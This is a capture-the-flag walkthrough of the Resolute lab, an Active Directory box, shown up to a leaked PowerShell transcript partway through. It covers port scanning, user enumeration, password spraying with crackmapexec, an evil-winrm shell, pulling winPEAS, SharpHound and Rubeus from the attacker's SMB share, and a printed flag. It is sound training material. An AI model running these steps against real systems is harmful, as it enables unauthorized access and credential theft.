0x1 Scan

```
ghost@localhost [04:06:54] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/resolute] [master]
→ % rustscan --ulimit 500 -a 10.10.10.169 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.10.169:53
Open 10.10.10.169:88
Open 10.10.10.169:135
Open 10.10.10.169:139
Open 10.10.10.169:389
Open 10.10.10.169:445
Open 10.10.10.169:464
Open 10.10.10.169:593
Open 10.10.10.169:636
Open 10.10.10.169:3268
Open 10.10.10.169:3269
Open 10.10.10.169:5985
Open 10.10.10.169:9389
Open 10.10.10.169:47001
Open 10.10.10.169:49666
Open 10.10.10.169:49667
Open 10.10.10.169:49665
Open 10.10.10.169:49664
Open 10.10.10.169:49671
Open 10.10.10.169:49675
Open 10.10.10.169:49674
Open 10.10.10.169:49680
Open 10.10.10.169:49874
Open 10.10.10.169:49921
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT      STATE  SERVICE      REASON       VERSION
53/tcp    open   domain       syn-ack      Simple DNS Plus
88/tcp    open   kerberos-sec syn-ack      Microsoft Windows Kerberos (server time: 2023-01-12 20:17:16Z)
135/tcp   open   msrpc        syn-ack      Microsoft Windows RPC
139/tcp   open   netbios-ssn  syn-ack      Microsoft Windows netbios-ssn
389/tcp   open   ldap         syn-ack      Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open   microsoft-ds syn-ack      Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp   open   kpasswd5?    syn-ack
593/tcp   open   ncacn_http   syn-ack      Microsoft Windows RPC over HTTP 1.0
636/tcp   open   tcpwrapped   syn-ack
3268/tcp  open   ldap         syn-ack      Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open   tcpwrapped   syn-ack
5985/tcp  open   http         syn-ack      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open   mc-nmf       syn-ack      .NET Message Framing
47001/tcp open   http         syn-ack      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open   msrpc        syn-ack      Microsoft Windows RPC
49665/tcp open   msrpc        syn-ack      Microsoft Windows RPC
49666/tcp open   msrpc        syn-ack      Microsoft Windows RPC
49667/tcp open   msrpc        syn-ack      Microsoft Windows RPC
49671/tcp open   msrpc        syn-ack      Microsoft Windows RPC
49674/tcp open   ncacn_http   syn-ack      Microsoft Windows RPC over HTTP 1.0
49675/tcp open   msrpc        syn-ack      Microsoft Windows RPC
49680/tcp open   msrpc        syn-ack      Microsoft Windows RPC
49874/tcp closed unknown      conn-refused
49921/tcp open   msrpc        syn-ack      Microsoft Windows RPC
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

0x2 LDAP

enum4linux

```
ghost@localhost [04:13:00] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/resolute] [master]
→ % enum4linux -a 10.10.10.169
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jan 13 04:13:17 2023

 ==========================================( Target Information )==========================================

Target ........... 10.10.10.169
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.10.10.169 )============================


[E] Can't find workgroup/domain



 ================================( Nbtstat Information for 10.10.10.169 )================================

Looking up status of 10.10.10.169
No reply from 10.10.10.169

 ====================================( Session Check on 10.10.10.169 )====================================


[+] Server 10.10.10.169 allows sessions using username '', password ''


 ================================( Getting domain SID for 10.10.10.169 )================================

Domain Name: MEGABANK
Domain Sid: S-1-5-21-1392959593-3013219662-3596683436

[+] Host is part of a domain (not a workgroup)


 ====================================( OS information on 10.10.10.169 )====================================
```

I found password for user *marko* (name *Marko Novak*).

- Welcome123!

```
 ==========================================( Users on 10.10.10.169 )==========================================

index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claude] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]
```

But it failed, so gonna try password spraying.

```
ghost@localhost [04:17:15] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/resolute] [master *]
→ % crackmapexec smb 10.10.10.169 -u 'marko' -p 'Welcome123!'

SMB         10.10.10.169    445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x64 (name:RESOLUTE)
(domain:megabank.local) (signing:True) (SMBv1:True)
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\marko:Welcome123! STATUS_LOGON_FAILURE

ghost@localhost [04:18:37] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/resolute] [master *]
→ %
```

Password Spraying

So these are list of users

```
Administrator
Guest
krbtgt
DefaultAccount
ryan
marko
sunita
abigail
marcus
sally
fred
angela
felicia
gustavo
ulf
stevie
claire
paulo
steve
annette
annika
per
claude
melanie
zach
simon
naoki
```

24 of them are valid.

```
ghost@localhost [04:20:55] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/resolute] [master *]
→ % kerbrute --domain megabank.local --dc 10.10.10.169 userenum users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/13/23 - Ronnie Flathers @ropnop

2023/01/13 04:21:08 >  Using KDC(s):
2023/01/13 04:21:08 >   10.10.10.169:88

2023/01/13 04:21:08 >  [+] VALID USERNAME:       marcus@megabank.local
2023/01/13 04:21:08 >  [+] VALID USERNAME:       abigail@megabank.local
2023/01/13 04:21:08 >  [+] VALID USERNAME:       marko@megabank.local
2023/01/13 04:21:08 >  [+] VALID USERNAME:       Administrator@megabank.local
2023/01/13 04:21:08 >  [+] VALID USERNAME:       sally@megabank.local
2023/01/13 04:21:08 >  [+] VALID USERNAME:       sunita@megabank.local
2023/01/13 04:21:08 >  [+] VALID USERNAME:       ryan@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       fred@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       felicia@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       gustavo@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       annette@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       steve@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       ulf@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       claire@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       paulo@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       angela@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       stevie@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       per@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       claude@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       simon@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       naoki@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       annika@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       melanie@megabank.local
2023/01/13 04:21:09 >  [+] VALID USERNAME:       zach@megabank.local
2023/01/13 04:21:09 >  Done! Tested 27 usernames (24 valid) in 1.465 seconds
```

User *melanine* works.

```
ghost@localhost [04:29:08] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/resolute] [master *]
→ % crackmapexec smb 10.10.10.169 -u users.txt -p 'Welcome123!' --continue-on-success
SMB         10.10.10.169    445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x64 (name:RESOLUTE) (domain:megabank.local) (signing:True) (SMBv1:True)
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\marcus:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\abigail:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\marko:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\Administrator:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\sally:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\sunita:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\ryan:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\fred:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\felicia:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\gustavo:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\annette:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\steve:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\ulf:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\claire:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\paulo:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\angela:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\stevie:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\per:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\claude:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\simon:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\naoki:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\annika:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [+] megabank.local\melanie:Welcome123!
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\zach:Welcome123! STATUS_LOGON_FAILURE

ghost@localhost [04:30:13] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/resolute] [master *]
→ %
```

evil-winrm

I use the credential to access.

```
ghost@localhost [04:30:48] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/resolute] [master *]
→ % evil-winrm -i 10.10.10.169 -u 'melanie' -p 'Welcome123!'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> whoami
megabank\melanie
*Evil-WinRM* PS C:\Users\melanie\Documents>
```

0x3 Foothold

user.txt flag

```
*Evil-WinRM* PS C:\Users\melanie\Desktop> dir


    Directory: C:\Users\melanie\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        1/12/2023  12:11 PM             34 user.txt


*Evil-WinRM* PS C:\Users\melanie\Desktop> type user.txt
b95afed88e6a2fe1ce5886d45774dce8
*Evil-WinRM* PS C:\Users\melanie\Desktop> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Resolute
   Primary Dns Suffix  . . . . . . . : megabank.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : megabank.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-69-58
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.10.10.169(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{A20A4417-3DC7-47B7-8F00-87CC59D9F43F}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
*Evil-WinRM* PS C:\Users\melanie\Desktop>
```

basic enumeration

```
*Evil-WinRM* PS C:\Users\melanie\Documents> whoami /all

USER INFORMATION
----------------

User Name        SID
================ ==============================================
megabank\melanie S-1-5-21-1392959593-3013219662-3596683436-10101


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\melanie\Documents> net user /domain

User accounts for \\

-------------------------------------------------------------------------------
abigail                  Administrator            angela
annette                  annika                   claire
claude                   DefaultAccount           felicia
fred                     Guest                    gustavo
krbtgt                   marcus                   marko
melanie                  naoki                    paulo
per                      ryan                     sally
simon                    steve                    stevie
sunita                   ulf                      zach
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\melanie\Documents>
```

copy tools


I copy all the necessary tools.

```
*Evil-WinRM* PS C:\Users\melanie\Documents> copy \\10.10.14.5\kali\winpeas.exe .
*Evil-WinRM* PS C:\Users\melanie\Documents> copy \\10.10.14.5\kali\ad\SharpHound.exe .
*Evil-WinRM* PS C:\Users\melanie\Documents> copy \\10.10.14.5\kali\ad\Rubeus.exe .
*Evil-WinRM* PS C:\Users\melanie\Documents> copy \\10.10.14.5\kali\ad\powerview\powerview.ps1 .
*Evil-WinRM* PS C:\Users\melanie\Documents>
```

BloodHound/SharpHound

```
*Evil-WinRM* PS C:\Users\melanie\Documents> .\SharpHound.exe
2023-01-12T12:44:54.2601861-08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-01-12T12:44:54.3851720-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-01-12T12:44:54.4164582-08:00|INFORMATION|Initializing SharpHound at 12:44 PM on 1/12/2023
2023-01-12T12:44:54.6820336-08:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-01-12T12:44:54.8383047-08:00|INFORMATION|Beginning LDAP search for megabank.local
2023-01-12T12:44:54.9007798-08:00|INFORMATION|Producer has finished, closing LDAP channel
2023-01-12T12:44:54.9007798-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-01-12T12:45:25.4710536-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2023-01-12T12:45:38.3033460-08:00|INFORMATION|Consumers finished, closing output channel
2023-01-12T12:45:38.3502171-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-01-12T12:45:38.7095925-08:00|INFORMATION|Status: 123 objects finished (+123 2.860465)/s -- Using 42 MB RAM
2023-01-12T12:45:38.7095925-08:00|INFORMATION|Enumeration finished in 00:00:43.8693782
2023-01-12T12:45:38.8033605-08:00|INFORMATION|Saving cache with stats: 80 ID to type mappings.
 80 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-01-12T12:45:38.8190578-08:00|INFORMATION|SharpHound Enumeration Completed at 12:45 PM on 1/12/2023! Happy Graphing!
*Evil-WinRM* PS C:\Users\melanie\Documents>
```

Then I copy to my machine for inspection.



basic enumeration

I run *winpeas* but don't find much. So I check around the system. Found an interesting folder *PSTranscripts* under *C:*.

```
*Evil-WinRM* PS C:\> ls -force


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-         1/12/2023  12:56 PM                $RECYCLE.BIN
d--hsl         9/25/2019  10:17 AM                Documents and Settings
d-----         9/25/2019   6:19 AM                PerfLogs
d-r---         9/25/2019  12:39 PM                Program Files
d-----        11/20/2016   6:36 PM                Program Files (x86)
d--h--         9/25/2019  10:48 AM                ProgramData
d--h--         12/3/2019   6:32 AM                PSTranscripts
d--hs-         9/25/2019  10:17 AM                Recovery
d--hs-         9/25/2019   6:25 AM                System Volume Information
d-r---         12/4/2019   2:46 AM                Users
d-----         12/4/2019   5:15 AM                Windows
-arhs-        11/20/2016   5:59 PM         389408 bootmgr
-a-hs-         7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-         1/12/2023  12:10 PM      402653184 pagefile.sys
```

```
*Evil-WinRM* PS C:\> cd PSTranscripts
*Evil-WinRM* PS C:\PSTranscripts> dir
*Evil-WinRM* PS C:\PSTranscripts> ls -force


    Directory: C:\PSTranscripts


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--h--        12/3/2019   6:45 AM                20191203


*Evil-WinRM* PS C:\PSTranscripts> cd 20191203
*Evil-WinRM* PS C:\PSTranscripts\20191203> ls -force


    Directory: C:\PSTranscripts\20191203


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-arh--        12/3/2019   6:45 AM           3732 PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
```

Found a text file that looks like log.

```
**********************
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
```

```
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Command start time: 20191203063455
**********************
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS
',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
Command start time: 20191203063455
**********************
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE
Documents> "
PS megabank\ryan@RESOLUTE Documents>
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X:
\\fs01\backups ryan Serv3r4Admin4cc123!

if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
Windows PowerShell transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
```

```
Command start time: 20191203063515
**********************
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="The syntax of this command
is:"
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (The syntax of this command is::String) [],
RemoteException
    + FullyQualifiedErrorId : NativeCommandError
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (The syntax of this command is::String) [],
RemoteException
    + FullyQualifiedErrorId : NativeCommandError
**********************
Windows PowerShell transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
